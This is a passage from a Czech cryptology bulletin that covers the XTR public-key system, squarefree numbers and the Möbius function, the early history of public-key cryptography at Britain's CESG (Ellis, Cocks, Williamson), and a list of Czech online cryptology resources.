Ukazuje totiž, že při nahrazení tradičních mocnin g jejich stopami lze dosáhnout výpočetně efektivních postupů. Konkrétně algoritmus 2.3.7 umožňuje na základě znalosti Tr(g) rychle spočítat $Tr(g^n)$.
Pro některé kryptografické postupy je však ještě třeba umět spočítat stopu součinu dvou mocnin generátoru g. Tím se zabývá algoritmus 2.4.8.

4. Volba parametrů

Symboly P a Q označíme požadované velikosti (v počtech bitů) hledaných prvočísel p a q.
Autoři doporučují, že k dosažení bezpečnosti odpovídající bezpečnosti např. RSA v délce 1024 (počet bitů součinu dvou prvočísel) je vhodné volit P ≈ 170 a Q ≈ 160.
Algoritmus 3.1.1. Nalézt přirozené r tak, že $q = r^2 - r + 1$ je prvočíslo délky Q a dále nalézt přirozené k tak, že p = r + k*q je prvočíslo délky P a p ≡ 2 mod 3.
Tento algoritmus nám sice dává potřebná prvočísla (navíc prvočíslo p takto generované má určité výpočetně výhodné vlastnosti), ale nemusí být úplně ideální z bezpečnostního hlediska. Autoři proto uvádí ještě Algoritmus 3.1.2 jako metodu generování p a q , která je oproštěna od možného zjednodušení při kryptoanalytickém použití metody Number Field Sieve pro řešení diskrétního logaritmu. Algoritmus 3.2.2 se zabývá postupem nalezení Tr(g) – není nutné přitom znát samotné g.
Součástí dat pro veřejný klíč kryptosystému XTR je výše uvedená dvojice prvočísel p a q a stopa Tr(g) generátoru g. Tato čísla mohou být sdílena více uživateli (jako je tomu např. u

DSA či ECDSA). Veřejný klíč konkrétního uživatele je pak doplněn hodnotu $Tr(g^k)$ pro nějaké přirozené číslo k, které je utajováno (je to tedy příslušný soukromý klíč).

5. Použití v kryptografii

Autoři uvádějí tři postupy – analogii DH dohody na klíči, ElGamalova šifrování a analogii Nyberg-Rueppelovy varianty digitálního podpisu s obnovou zprávy. Následuje popis analogu Diffie-Hellmanova protokolu pro dohodu na klíči :

1. Alice zvolí náhodně přirozené $a < q-2$, spočte $Tr(g^a)$ a zašle ho Bobovi.
2. B obdobně zvolí přirozené $b < q-2$, spočte $Tr(g^b)$ a zašle ho Alici.
3. Alice spočte $Tr(g^{ab})$ a dohodnutým postupem odvodí klíč K.
4. Stejně tak Bob spočte $Tr(g^{ab})$ a dohodnutým postupem odvodí klíč K

Výpočty se opírají o použití algoritmu 2.3.7.

V další části článku se autoři zabývají srovnáním vlastností kryptosystému XTR s kryptosystémy RSA a ECC. Dokladují výhodnost jimi navrhovaného postupu. Potřebná délka klíčů je srovnatelná s ECC a totéž platí i o výpočetní náročnosti kryptografických operací.

Ve zbývající části práce jsou popsány některé přístupy k hodnocení bezpečnosti navrhovaného kryptosystému.

6. Shrnutí

Kryptosystém XTR představuje myšlenkově velice hodnotný postup, inovátorský z hlediska metod současné asymetrické kryptografie. Čtenáře mající zájem o konkrétní implementace kryptosystému XTR musím však trochu varovat. Pro praktické aplikace je nejlépe využít takové kryptosystémy, které jsou již součástí mezinárodních norem. Svým způsobem to také garantuje, že daný kryptosystém již prošel dostatečně fází kritického posuzování svých vlastností odbornou veřejností (jako je tomu např. u systému RSA a u systémů založených na úlohách diskrétního a eliptického diskrétního logaritmu). Z tohoto hlediska je systém XTR teprve v plenkách. Je také možné, že než kryptosystém nabyde své definitivní podoby (i třeba např. z hlediska optimalizace implementačních vlastností) dojde k jeho některým dílčím úpravám. Navíc autoři oznámili, že bylo podáno několik mezinárodních patentů, které se tohoto kryptoschematu dotýkají.

7. Literatura

[1] Lenstra, Arjen K.; Verheul Eric R.: The XTR public key system, to appear in Advances in Cryptology – Crypto 2000, Lecture Notes in Computer Science, Springer Verlag, pp. 1-19

[2] Brouwer, A. E.; Pellikaan, R.; Verheul, E.R.: Doing More with Fewer Bits, Proceedings Asiacrypt 99, LNCS 1716, Springer Verlag 1999, pp. 321-332

C. Fermatův test primality, Carmichaelova čísla, bezčtvercová čísla

Mgr. Pavel Vondruška (NBÚ)

Část II.

V minulém sešitě - 6/2000 - jsme si uvedli některé pravděpodobnostní testy pro získání prvočísel. Blíže jsme se seznámili s Fermatovým testem primality a při jeho teoretickém rozboru jsme se setkali s pojmem Carmichaelovo číslo. Těmito čísly jsme se dále zabývali. V závěru jsme uvedli charakteristické vlastnosti těchto čísel.
Jedna z vlastností byla : "Každé Carmichaelovo číslo je bezčtvercové."
V této části se budeme právě bezčtvercovými čísly zabývat.

Bezčtvercová čísla

Číslo n se nazývá bezčtvercové (anglicky Squarefree), jestliže jeho prvočíselný rozklad obsahuje každého činitele pouze v prvé mocnině.

Všechna prvočísla jsou tedy triviálně čísla bezčtvercová.
Příkladem bezčtvercových čísel jsou : 1, 2, 3, 5, 6, 7, 10, 11, 13, 14, 15, ...
Naopak čísla 4, 8, 9, 12, 16, 18, 20, 24, 25, ... nejsou čísla bezčtvercová (anglicky se označují squareful numbers).

Výpočtem byly zjištěny následující výsledky :


Interval <1 , n >	Počet bezčtvercových čísel	Počet prvočísel
10	7	4
100	61	25
1000	608	168
10 000	6 083	1 229
100 000	60 794	9 592
1 000 000	607 926	78 498

Významné práce o problému bezčtvercových čísel publikovali : (6) Nagell 1951, p. 130; (4) Landau 1974, pp. 604-609; (3) Hardy and Wright 1979, pp. 269-270; (2) Hardy 1999, p. 65.

Na grafu závislosti počtu bezčtvercových čísel na číslu n (obr. 1) lze vypozorovat jistou pravidelnost rozložení bezčtvercových čísel.

Obecně lze říci, že rozložení bezčtvercových čísel je na rozdíl od prvočísel "docela pravidelné". Právě pro tuto vlastnost a současně proto, že jsou s prvočísly v těsném vztahu, jsou bezčtvercová čísla v teorii čísel využita pro některé odhady a důkazy, které se týkají prvočísel. Přesnější vyjádření (a zdůvodnění) přesahuje rámec našeho jednoduchého výkladu.

Počet bezčtvercových čísel



Obr. 1 - Závislost počtu bezčtvercových čísel na volbě n

Z "přesnějších" odhadů uveďme odhad počtu bezčtvercových čísel $Q(x) \leq n$

$$Q(n) = \frac{6n}{\pi^2} + O(\sqrt{n})$$.

Asymptotická hustota tohoto výrazu je $1/ \zeta(2) = 6/ \pi^2 \approx 0.607927$ (kde $\zeta(2)$ je hodnota Riemannovy ζ funkce v bodě 2) .

Hardy a Wright 1979 (3, str. 270) studovali tzv. Möbiovu funkci $\mu(n)$, která je definována následovně :

$$\mu(n) = \begin{cases} 0 & \text{pro n, které má ve svém prvočíselném rozkladu alespoň dvě prvočísla stejná} \\ 1 & \text{pro n=1} \\ (-1)^k & \text{pro n, které má ve svém prvočíselném rozkladu všechny činitele různé a těchto činitelů je k} \end{cases}$$

Je zřejmé, že je-li $\mu(n)$ různé od nuly, je n bezčtvercové číslo.

Asymptotická hodnota funkce Q(x) je rovna hodnotě :

$$\sum_{n=1}^{x} \left| \mu(n) \right| = \frac{6x}{\pi^2} + o(x)$$

Není znám algoritmus, který by v polynomiálním čase řešil otázku, zda přirozené číslo je nebo není bezčtvercové číslo. Je zřejmé, že tento problém úzce souvisí s problémem faktorizace, neboť umíme-li číslo rozložit na jednotlivé činitele, pak snadno určíme, zda je

nebo není bezčtvercové. Na druhou stranu není známo, zda neexistuje algoritmus, který by nám určil, že číslo je bezčtvercové, aniž bychom museli znát jeho rozklad.

Zodpovězení této otázky se považuje za velice důležitý problém teorie čísel, výsledek by našel uplatnění v teorii NFS (number field sieve), velice nepřesně řečeno "okruh přirozených čísel vytvořený při výpočtu algebraického číselného pole by byl reducibilní pomocí bezčtvercových čísel" (Lenstra 1992, Pohst and Zassenhaus 1997). Řešení tohoto problému tak může výrazně ovlivnit bezpečnost RSA .

****

Přílohou k dnešnímu číslu je soubor 10000.txt, který obsahuje prvních 10 000 prvočísel. Tento soubor je uložen na adrese http://www.utm.edu/research/primes/lists/small/1000.txt.
Zde lze také získat soubor obsahující přehled prvních 100 008 prvočísel. V tomto souboru jsou uvedena všechna prvočísla z intervalu 1 až to 1 299 827. Velikost tohoto souboru je 822 kB. Pokud někomu nestačí ještě ani tento rozsáhlý soubor, doporučuji k návštěvě adresu : http://www.math.princeton.edu/~arbooker/nthprime.html
Zde můžete získat informace o prvních 1 000 000 000 000 prvočíslech. Posledním prvočíslem v tomto souboru je 29 996 224 275 833. Informace o prvočíslech získáte pomocí dotazů. Váš dotaz např. zní : "Jaké je sté prvočíslo?" , a program uložený na uvedené adrese vrátí příslušné prvočíslo = 541. Odpověď na libovolný dotaz od 2 do 10^{12} trvá cca 10 vteřin.

****

Literatura :

1. Bellman, R. and Shapiro, H. N. ``The Distribution of Squarefree Integers in Small Intervals." Duke Math. J. 21, 629-637, 1954.
2. Hardy, G. H. Ramanujan: Twelve Lectures on Subjects Suggested by His Life and Work, 3rd ed. New York: Chelsea, 1999.
3. Hardy, G. H. and Wright, E. M. ``The Number of Squarefree Numbers." §18.6 in An Introduction to the Theory of Numbers, 5th ed. Oxford, England: Clarendon Press, pp. 269-270, 1979.
4. Landau, E. Handbuch der Lehre von der Verteilung der Primzahlen, 3rd ed. New York: Chelsea, 1974.
5. Lenstra, H. W. Jr. ``Algorithms in Algebraic Number Theory." Bull. Amer. Math. Soc. 26, 211-244, 1992.
6. Nagell, T. Introduction to Number Theory. New York: Wiley, p. 130, 1951.
7. Pohst, M. and Zassenhaus, H. Algorithmic Algebraic Number Theory. Cambridge, England: Cambridge University Press, p. 429, 1997.
8. Shanks, D. Solved and Unsolved Problems in Number Theory, 4th ed. New York: Chelsea, p. 114, 1993.
9. Sloane, N. J. A. Sequences A005117/M0617, A013929, and A046098 in ``An On-Line Version of the Encyclopedia of Integer Sequences." http://www.research.att.com/~njas/sequences/eisonline.html
10. Vardi, I. ``Are All Euclid Numbers Squarefree?" §5.1 in Computational Recreations in Mathematica. Reading, MA: Addison-Wesley, pp. 7-8, 82-85, and 223-224, 1991.

D. Počátky kryptografie veřejných klíčů

Mgr. Jan Janečko (Komerční banka, a.s.)

Rokem 1976 začala bezesporu nová éra kryptografie. Whitfield Diffie, Martin Hellman a Ralph Merkle objevili a zveřejnili zcela nový převratný kryptografický princip – princip veřejných šifrovacích klíčů. Tento průkopnický objev postupně vzbudil obrovský zájem specialistů a v následujícím období zcela změnil obraz kryptologie. Po prvních článcích a vystoupeních autorů této myšlenky se brzy objevily návrhy konkrétních systémů. Mezi prvními byly i oba z nejúspěšnějších a stále používaných představitelů asymetrické kryptografie, čili kryptografie veřejných klíčů (Public Key Cryptography, PKC) – v roce 1976 tzv. Diffie-Hellmanův systém výměny klíčů [1] a v roce 1977 algoritmus RSA [2], jehož autory jsou Ronald Rivest, Adi Shamir a Leonard Adleman (v té době všichni z MIT). Jmenovaní autoři si za své objevy získali zasloužený respekt a navždy se zapsali do historie svého oboru.

Postupem doby se však začaly objevovat určité pověsti, že tito vědci nebyli prvními objeviteli PKC. V kryptologii totiž existuje situace odlišná od většiny ostatních vědeckých oborů. Vedle otevřeného výzkumu existuje ještě výzkum utajovaný, prováděný elitními speciálními službami velmocí i dalších zemí, zahalený téměř neproniknutelným tajemstvím (viz též citát v závěru tohoto článku). Až do 70. let tato sféra v kryptologii naprosto dominovala, ale i v nynější době stále představuje velmi významný vědecko-výzkumný potenciál.

Říká se například, že už před rokem 1976 znala PKC americká NSA. V článku o kryptologii uveřejněném v Encyclopaedia Britannica [3] se uvádí, že bývalý ředitel NSA Bobby Inman bez důkazů tvrdil, že NSA znala princip PKC už o deset let dříve před jeho objevením otevřenou akademickou obcí. Určité potvrzení vidí někteří ve vývojovém projektu zabezpečeného telefonu STU-III, který využívá certifikátů, a jehož výzkum začal pravděpodobně v polovině 70. let. Přitom certifikáty se ve veřejné kryptografii objevily až v roce 1979. Jako možný podnět pro výzkum vedoucí k objevu PKC se také uvádí Memorandum prezidenta J. F. Kennedyho č. 160 z roku 1962 (a zvláště jeho Weisnerův dodatek) [4], týkající se potřeby zabezpečení nukleárních zbraní proti zneužití.

Nepopiratelný důkaz o tom, že princip PKC byl objeven už před rokem 1976, však nakonec přišel z Velké Británie. V roce 1997 byl uveřejněn článek Jamese Ellise z britské CESG (Communications – Electronics Security Group), nazvaný "The history of Non-Secret Encryption" [5], ve kterém jeho autor popisuje, jak princip asymetrické kryptografie (jím nazývaný jako Non-Secret Encryption, NSE) objevil už v roce 1970. Dále uvádí, že speciální variantu RSA objevil jeho kolega Clifford Cocks v roce 1973, varianty Diffie-Hellmanova systému výměny klíčů pak Malcolm Williamson brzy poté. Článek [5] napsal James Ellis v roce 1987, byl však zveřejněn až krátce po jeho smrti v prosinci 1997. Je v něm popsána celá historie objevu NSE pracovníky CESG. Spolu s příslušnými autentickými technickými zprávami CESG ([6] -[9]) ho lze najít na webovské stránce CESG www.cesg.uk.

Jak vlastně k objevu NSE došlo? J. Ellis uvádí, že už v 60. letech představovala velký problém distribuce šifrovacích klíčů tehdy používaných symetrických šifer pro potřeby ozbrojených sil. Až dosud bylo pokládáno za samozřejmé, že odesilatel i příjemce zašifrovaných informací musí předem sdílet nějakou utajovanou informaci. Inspirace, že tomu tak být nemusí, přišla z technické zprávy neznámého pracovníka Bellových laboratoří, publikované v roce 1944, která obsahovala návrh zabezpečeného telefonu. Utajení mělo být dosaženo tím, že příjemce vysílal do linky šum k maskování hovorového signálu, který by pak od přijatého maskovaného signálu opět odečítal. Přestože návrh nebyl technicky realizovatelný, vnukl Ellisovi myšlenku, že při aktivní účasti příjemce v procesu šifrování odesilatel a příjemce předem sdílet nějakou utajovanou informaci nemusí a celý systém může být veřejně známý. Od tohoto postřehu již pro něho nebylo obtížné dokázat existenční větu o tom, že "Non-Secret Encryption" je v principu možné. Důkaz vycházel z představy, že proces zašifrování lze vždy zcela obecně popsat pomocí matice, jejíž řádky a sloupce představují všechny možné klíče a možné zprávy, obsahem matice je pak příslušný šifrový text. I když by taková matice nebyla v praxi pro svoji ohromnou velikost realizovatelná, v principu si ji můžeme vždy představit.

Popišme nyní stručně hlavní myšlenku důkazu. Odesilatel chce utajeně poslat zprávu *p*. Příjemce generuje náhodný tajný klíč *k*, který zašifruje pomocí náhodně generované jednorozměrné tabulky (permutace) *M1* na hodnotu $x = M1(k)$ a tu zašle odesilateli zprávy. Ten použije *x* a tabulku *M2* (dvojrozměrnou, náhodně generovanou matici, jež indukuje pro každou pevnou hodnotu *x* prosté zobrazení) k zašifrování *p* na šifrový text *z*: $z = M2(p,x)$. Příjemce získá zpět původní zprávu *p* pomocí příslušné "inverzní" tabulky *M3*: $p = M3(z,k)$. Přitom matice *M1, M2* a *M3* nemusí být utajovány.




Fig. 1

Podrobněji je celý postup znázorněn na dalším obrázku (v dnešní terminologii se *k* nazývá soukromým a *x* veřejným klíčem):




Fig. 2

Oba obrázky jsou převzaty z původní Ellisovy zprávy [6].

Je vidět, že metoda bude fungovat korektně, pokud *M3* bude zřejmým způsobem zkonstruována na základě matic *M1* a *M2*. Dále je vidět, že ani zveřejněním všech matic *M1, M2 a M3* není ohrožena důvěrnost zašifrované zprávy jejím přenosem k oprávněnému příjemci. Vzhledem k náhodnému vygenerování obsahu matic *M1* a *M2* totiž bez znalosti hodnoty *k* neexistuje jiná metoda luštění, než je metoda hrubé síly (prohledáváním tabulek *Mi*). Její úspěšnost je však vyloučena dostatečnou dimenzí matic (např. řádově 2^{100}).

Takto se tedy Jamesi Ellisovi podařilo dokázat, že asymetrické šifry mohou teoreticky existovat. Ellis však nedokázal najít jejich v praxi využitelnou realizaci. Správně však předpokládal, že prakticky použitelný systém může mít jinou formu, než kterou použil pro svůj důkaz. Svou prací ale ukazoval směr, jakým je možno se zaměřit. Svůj výsledek prezentoval poprvé v lednu 1970 v interní technické zprávě CESG [6].

Jak sám J. Ellis tvrdil, teorie čísel nebyla jeho silným oborem, s návrhy realizovatelných systémů proto přišli až jeho kolegové. V roce 1973 Clifford Cocks navrhl de facto speciální případ RSA [7]. Stručně řečeno, rozdíl mezi Cocksovým návrhem a RSA je v tom, že veřejným klíčem u Cockse je vždy přímo modul $n = pq$, u RSA to mohou být "vhodná" čísla e mající inverzi *mod* $\varphi(n)$ (v praxi se však obvykle stejně používá jediný veřejný klíč, např. Fermatovo prvočíslo $2^{16}+1$). Cocksův návrh vypadal takto:

1. Strana A generuje dvě velká prvočísla *p, q* taková, že *p* nedělí *q-1* a *q* nedělí *p-1*. Poté spočte $n = pq$. Číslo *n* jako veřejný klíč pošle straně B.
2. B zašifruje zprávu *m* tak, že spočte $c = m^n \bmod n$; šifrový text *c* pošle A.
3. A odšifruje *c* následovně: najde *p'* a *q'* taková, že $pp' = 1 \bmod q-1$ a $qq' = 1 \bmod p-1$. Pak platí, že $m = c^{p'} \bmod q$, $m = c^{q'} \bmod p$ a pomocí Čínské věty o zbytcích A zjistí otevřený text *m*.

To ale nebylo od CESG všechno. Po C. Cocksovi přišel s jinými návrhy Malcolm Williamson. Byly založeny na složitosti výpočtu diskrétního logaritmu. Prvním systémem byl následující kryptografický protokol, který probíhal ve čtyřech krocích. Byl formulován obecněji pro konečné okruhy [8], ale pro prvočíselná tělesa ho lze popsat následovně:

Účastníci A a B si dohodnou neutajované velké prvočíslo *p*. Výpočty pak provádějí *mod p*.

1. A chce zaslat zprávu *m*. Generuje náhodně číslo *k* nesoudělné s *p-1* a spočte $x = m^k$; *x* pošle B.
2. B generuje náhodně číslo *l* nesoudělné s *p-1* a spočte $y = x^l = (m^k)^l$; *y* pošle A.
3. A pomocí Euklidova algoritmu nalezne *k'* takové, že $kk' = 1 \bmod p-1$ a spočte $z = (m^{kl})^{k'} = m^l$; tuto hodnotu pošle B.
4. B obdobným způsobem nalezne *l'* takové, že $ll' = 1 \bmod p-1$ a spočte $z^{l'} = (m^l)^{l'} = m$.

V další zprávě [9] Williamson dokonce navrhl klasický Diffie-Hellmanův protokol pro výměnu klíčů, a to pro obecná číselná tělesa. Zprávu uveřejnil mnohem později, než systém vymyslel:

Před začátkem protokolu si účastníci A a B dohodnou těleso $F = GF(p^q)$ a primitivní prvek *x* tělesa *F*. Tyto údaje neutajují. Prvky tělesa *F* reprezentují jako polynomy.

1. A generuje náhodně číslo *a* a spočte $y = x^a$; *y* pošle B.
2. B generuje náhodně číslo *b* a spočte $z = x^b$; *z* pošle A.
3. Obě strany spočtou $w = (x^b)^a = (x^a)^b = x^{ab}$; tuto hodnotu používají jako šifrovací klíč.

Jen jako historickou kuriozitu uveďme, že pracovníci CESG objevili varianty základních systémů PKC (RSA a DH) v opačném pořadí, než jak k tomu poté došlo v otevřeném výzkumu. Místo závěru bych pak chtěl uvést ještě jeden charakteristický citát z článku Jamese Ellise [5]:

„Kryptografie je nejneobvyklejší vědou. Většina profesionálních vědců se snaží publikovat svou práci jako první, protože prostřednictvím šíření tato práce realizuje svoji hodnotu. Naproti tomu nejúplnější hodnota kryptografie je realizována minimalizací informací dostupných potenciálním protivníkům. Proto profesionální kryptografové obvykle pracují v uzavřených komunitách, které poskytují dostatečnou odbornou interakci k zajištění kvality, zatímco udržují utajení před nezasvěcenými. Odhalení těchto tajemství je obvykle umožněno pouze v zájmu historické přesnosti až poté, co se ukáže nepochybným, že žádný další užitek nemůže už být z pokračujícího utajení získán."

Poznámka:

CESG – Communications-Electronics Security Group – je formální součástí známé britské speciální služby GCHQ (Government Communications Headquarters, Ústředí vládních komunikací). Sídlí v Cheltenhamu v hrabství Gloucestershire, asi 130 km západně od Londýna. GCHQ se proslavila už za 2. světové války (v té době ovšem působila pod názvem Government Code and & Cypher School - GC&CS, ale byla všeobecně známa pod názvem Bletchley Park podle svého tehdejšího sídla) rozluštěním nejtajnějších německých vojenských šifrátorů Enigma a Lorenz Geheimschreiber, stejně jako konstrukcí prvních elektronických počítačů na světě nazývaných Colosssus, sloužících právě k luštění německých šifrátorů. Přímým předchůdcem CESG byla London Communications Security Agency (LCSA), vzniklá v Londýně počátkem 50. let. Dnešní název nese od roku 1969. Postupně se služba přestěhovala do Cheltenhamu. Od roku 1997 již CESG není přímo financována vládou a pracuje na ziskové bázi. Mezi její hlavní úkoly patří účast na definování vládní politiky pro informační bezpečnost, konzultační a poradenské služby pro vládní i veřejný sektor v oblasti zavádění této politiky, vlastní vývoj kryptografických produktů (jako jsou zabezpečené telefony) a spolupráce s komerčními výrobci při vývoji kryptografických produktů pro vládní účely, provádění výukových kurzů a výroba spotřebních šifrovacích materiálů (klíčů).

Literatura:

[1] W. Diffie, M. E. Hellman: New Directions in Cryptography, IEEE Transactions on Information Theory, Vol. IT-22, No 6 November 1976

[2] R. L. Rivest, A. Shamir, L. Adleman: A Method for Obtaining Digital Signatures and Public-key Cryptosystems, MIT Laboratory for Computer Science, Technical Memo LCS!TM82, Cambridge, Massachusetts, 4/4/77. Též: Comm ACM Vol 21, Feb 1978

[3] Encyclopaedia Britannica, www.britannica.com

[4] National Security Action Memorandum 160, 6 June 1962

[5] J. H. Ellis: The history of Non-Secret Encryption, 1987

[6] J. H. Ellis: The Possibility of Secure Non-Secret Digital Encryption, CESG Report, January 1970

[7] C. C. Cocks: A Note on 'Non-Secret Encryption', CESG Report, 20 November 1973

[8] M. J. Williamson: Non-Secret Encryption Using a Finite Field, CESG Report, 21 January 1974

[9] M. J. Williamson: Thoughts on Cheaper Non-Secret Encryption, CESG Report, 10 August 1976

E. Přehled některých českých zdrojů - téma : kryptologie

Vybral Mgr. Pavel Vondruška, NBÚ

Je léto, počasí nám zatím nepřeje, a tak zbude možná čas i na studium. Nabízím možnost prolistovat některé české internetové zdroje. Osobně se domnívám, že články na níže uvedených adresách obsahují řadu kvalitních informací a každý, kdo má o tuto problematiku zájem, zde jistě najde mnoho užitečného.

Seznam je nepochybně neúplný - nikoho jsem ovšem úmyslně nevynechal, ale jiné české zdroje (mimo jednotlivých článků v časopisech Chip, ComputerWorld, IT-NET apod.) ve své "databance" nemám. Uvítám proto upozornění na další vhodné zdroje a rád je v příštích číslech zveřejním.

Ing. Jaroslav Pinkava, CSc., AEC s.r.o.
Na www adrese http://www.aec.cz/ najdete ve sloupcovém menu volbu kryptologie.
Na této adrese je uložen kvalitně zpracovaný, rozsáhlý "Úvod do kryptologie" a dále 7 částí bulletinu AEC, který je věnován šifrování a obsahuje cenné odkazy na původní materiály. Připravuje se část věnovaná elektronickému podpisu. Soubory jsou uloženy v html podobě.

Doc. Ing. Jan Staudek, CSc. - Masarykova univerzita, Brno
Katedra programových systémů a komunikací
Bezpečnost v informačních technologiích
http://www.fi.muni.cz/usr/staudek/vyuka/security/P017.html
1.Manažerský úvod do bezpečnosti IT
2.Kryptografie a bezpečnost
3.Vybrané bezpečnostní funkce
4.Elektronický obchod a jeho bezpečnost
5.Bezpečnost v počítačových sítích
(vše v postscriptu *.ps file)
K dispozici jsou velice hodnotné, odborné články. Celkem je zde k dispozici více než 75 Mb zdrojového textu !

Mgr. Pavel Vondruška, NBÚ
Sešity Crypto-World (Kryptologická sekce Jednoty Československých Matematiků a Fyziků)
http://www.mujweb.cz/veda/gcucmp/
Sešity jsou ve formátu PDF (pro orientační náhled v html).

RNDr. Vlastimil Klíma, Decros s.r.o.
Na URL adrese Decrosu je k dispozici rozsáhlý archiv publikací známého českého kryptologa Dr.Klímy a jeho firemního kolegy Dr.Rosy. Články jsou velmi čtivé.
http://www.decros.cz/Security_Division/Crypto_Research/publikace.htm
K dispozici je komentovaný seznam publikací, ve kterém lze vyhledávat podle názvů nebo podle klíčových slov.

Mgr. Václav Matyáš, PhD., ml.
Populární rozsáhlý seriál o bezpečnosti a informačním soukromí "Bezpečnost pro všechny, soukromí pro každého" (celkem 57 pokračování) redigovaný V.Matyášem, který vycházel na pokračování v ComputerWorldu (10/97 - 40/98), je nyní celý dostupný na adrese : http://www.cw.cz/cw.nsf/page/BF1F077C380BCBC5C12568AE00489FB6
Soubory jsou v htm formátu. Celý seriál lze stáhnout najednou - celková délka (zazipováno) je jen 570 kb.
Další zajímavé informace (včetně informací o studiu) lze získat na osobní stránce Dr.Matyáše http://www.fi.muni.cz/usr/matyas/

Mgr. Antonín Beneš, MFF UK Praha
KSI (Katedra systémového inženýrství)

Přednášky v elektronické podobě z předmětu "Ochrana informace" jsou uloženy na http://www.kolej.mff.cuni.cz/prednes/oipage.html
Jedná se o původní zdrojové dokumenty. Vytvořeny jsou následující soustavou programů:
Microsoft Word for Windows 6.0a, počínaje 7. částí MS Word for Windows'95 7.0 ,
Microsoft Equation Editor 2.0 a Corel DRAW! 5.0 .

O něco stručnější jsou elektronické přednášky k předmětu "Bezpečnost IS v praxi". Tyto přednášky jsou dostupné na http://www.kolej.mff.cuni.cz/bezpsem/index.html

Přednášky a doprovodné texty k semináři "Matematické principy informační bezpečnosti" (vedoucí RNDr. Jiří Souček, DrSc. a Mgr.Tonda Beneš) jsou dostupné na http://www.mujweb.cz/veda/gcucmp/mff/index.html . Zrcadlo doplněné o některé texty v elektronické podobě lze najít na http://www.kolej.mff.cuni.cz/kryptsem/index.html .

Pro úplné začátečníky doporučuji nahlédnout na pečlivě vedenou stránku **Stanislava Chromčáka** : "Šifrování pro děti". http://freeweb.coco.cz/ANCHOR/sifry/index.htm .

Zajímavým zdrojem informací mohou být pro pražské zájemce veřejné semináře pořádané **BITIS** (Sdružení pro bezpečnost informačních technologií a informačních systémů). Informace o těchto seminářích lze nalézt na prozatímní adrese :
